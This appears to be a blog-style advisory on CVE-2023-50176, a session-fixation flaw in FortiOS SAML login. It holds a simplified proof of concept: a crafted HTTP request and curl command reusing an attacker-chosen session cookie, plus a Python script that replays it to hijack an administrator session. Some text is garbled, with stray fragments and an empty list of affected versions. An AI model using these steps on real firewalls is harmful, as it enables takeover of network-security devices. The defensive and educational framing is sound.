
Fortinet’s FortiOS is one of the world’s most widely used operating systems for firewalls and network security. In late 2023, a serious vulnerability was discovered in its SAML authentication mechanism, known as CVE-2023-50176. This security flaw exposes organizations to remote session takeover via a phishing-style SAML link and potentially enables attackers to run unauthorized code—making it a critical issue that demands attention.
7.. to 7..13
When FortiOS is configured to use SAML-based authentication (commonly used for single sign-on), and a user is tricked into clicking a specially crafted authentication link, an attacker can “fix” (assign) the session to their own and take over the authenticated session after login. In the worst case, this can allow attackers to run unauthorized code or commands with the victim’s access level.
Works across many versions: The flaw impacts versions from the last several years.
- Privilege escalation possible: If an administrator is targeted, the attacker may achieve full control.
2. How Does The Exploit Work?
FortiOS, when using SAML authentication, sometimes does not regenerate the session ID after successful login. This means if an attacker can influence the session details before authentication—such as by providing a preset session ID (often via a crafted URL or cookie)—the session established after authentication will remain bound to that ID.
Here’s how a typical attack might look
Step 1: The attacker sends a phishing link to the victim (often an admin) that initiates the SAML login process with a fixed session identifier.
Step 2: The victim clicks the link and completes login.
Because the session ID is not reset after authentication, the session remains tied to the initial identifier.
Step 3: Using the same session ID, the attacker can now access the Fortinet firewall’s administrative interface with the victim’s privileges.
Step 4: From here, the attacker can run commands, change configuration, or create persistent access.
3. Exploit Example: How Attackers Use This
Let’s break down a practical (but simplified) exploit scenario. Note: This is for educational awareness—do not use it for unethical purposes.
An attacker can often find the login endpoint, for example
https://firewall.example.com/remote/saml/login
2. Crafting a Session-Fixation Request
Suppose the attacker can control the session cookie (say, APSCOOKIE_HTTPS). They initiate a SAML auth with their own controlled session ID.
GET /remote/saml/login HTTP/1.1
Host: firewall.example.com
Cookie: APSCOOKIE_HTTPS=fixedsessionidattackercontrols
3. Sending The Phishing Link
The attacker sends the victim a crafted URL (sometimes just the login page, sometimes stuffed with parameters if FortiOS supports session IDs in the query or fragments).
4. Victim Authenticates
The victim visits the phishing link, logs in normally. The session maintains the attacker’s controlled ID (fixedsessionidattackercontrols).
Now, the attacker uses the same session ID cookie to access the FortiOS admin panel
curl -H "Cookie: APSCOOKIE_HTTPS=fixedsessionidattackercontrols" \
     https://firewall.example.com/remote/login
> Code Snippet: Checking for Vulnerability
Here's a simple Python snippet to check if your FortiOS improperly maintains session cookies during SAML login:
import requests

session = requests.Session()
target = "https://firewall.example.com/remote/saml/login"

# Attacker sets an initial cookie value
cookies = {'APSCOOKIE_HTTPS': 'attackersessionid'}
session.get(target, cookies=cookies, verify=False)

# After victim completes login, attacker tries to use the same cookie again
resp = session.get("https://firewall.example.com/remote/login",
                   cookies={'APSCOOKIE_HTTPS': 'attackersessionid'}, verify=False)
print(resp.text) # If you're in as the victim, you're vulnerable!
4. Who’s Vulnerable?
This session fixation vulnerability affects the following FortiOS versions with SAML authentication enabled:
On your FortiGate device
get system status
Look at the “Version” line. If it matches, you’re at risk.
Patch Immediately
6. Resources and References
- Fortinet Security Advisory FG-IR-23-360
- NIST NVD CVE-2023-50176
- Fortinet Firmware Downloads
- Session Fixation (OWASP)
7. Final Thoughts
CVE-2023-50176 is a textbook reminder: always reset sessions after authentication, especially with SSO/SAML. Organizations relying on Fortinet FortiOS—especially in sensitive environments—should take this fix seriously. Until all endpoints are patched, assume that attackers may be targeting both users and administrators with this straightforward but powerful flaw.
Don’t wait: patch, educate, and watch your logs!
*This post is original content for educational and defensive purposes. Stay safe and patch up!*
Timeline
Published on: 11/12/2024 19:15:07 UTC
Last modified on: 12/12/2024 19:27:35 UTC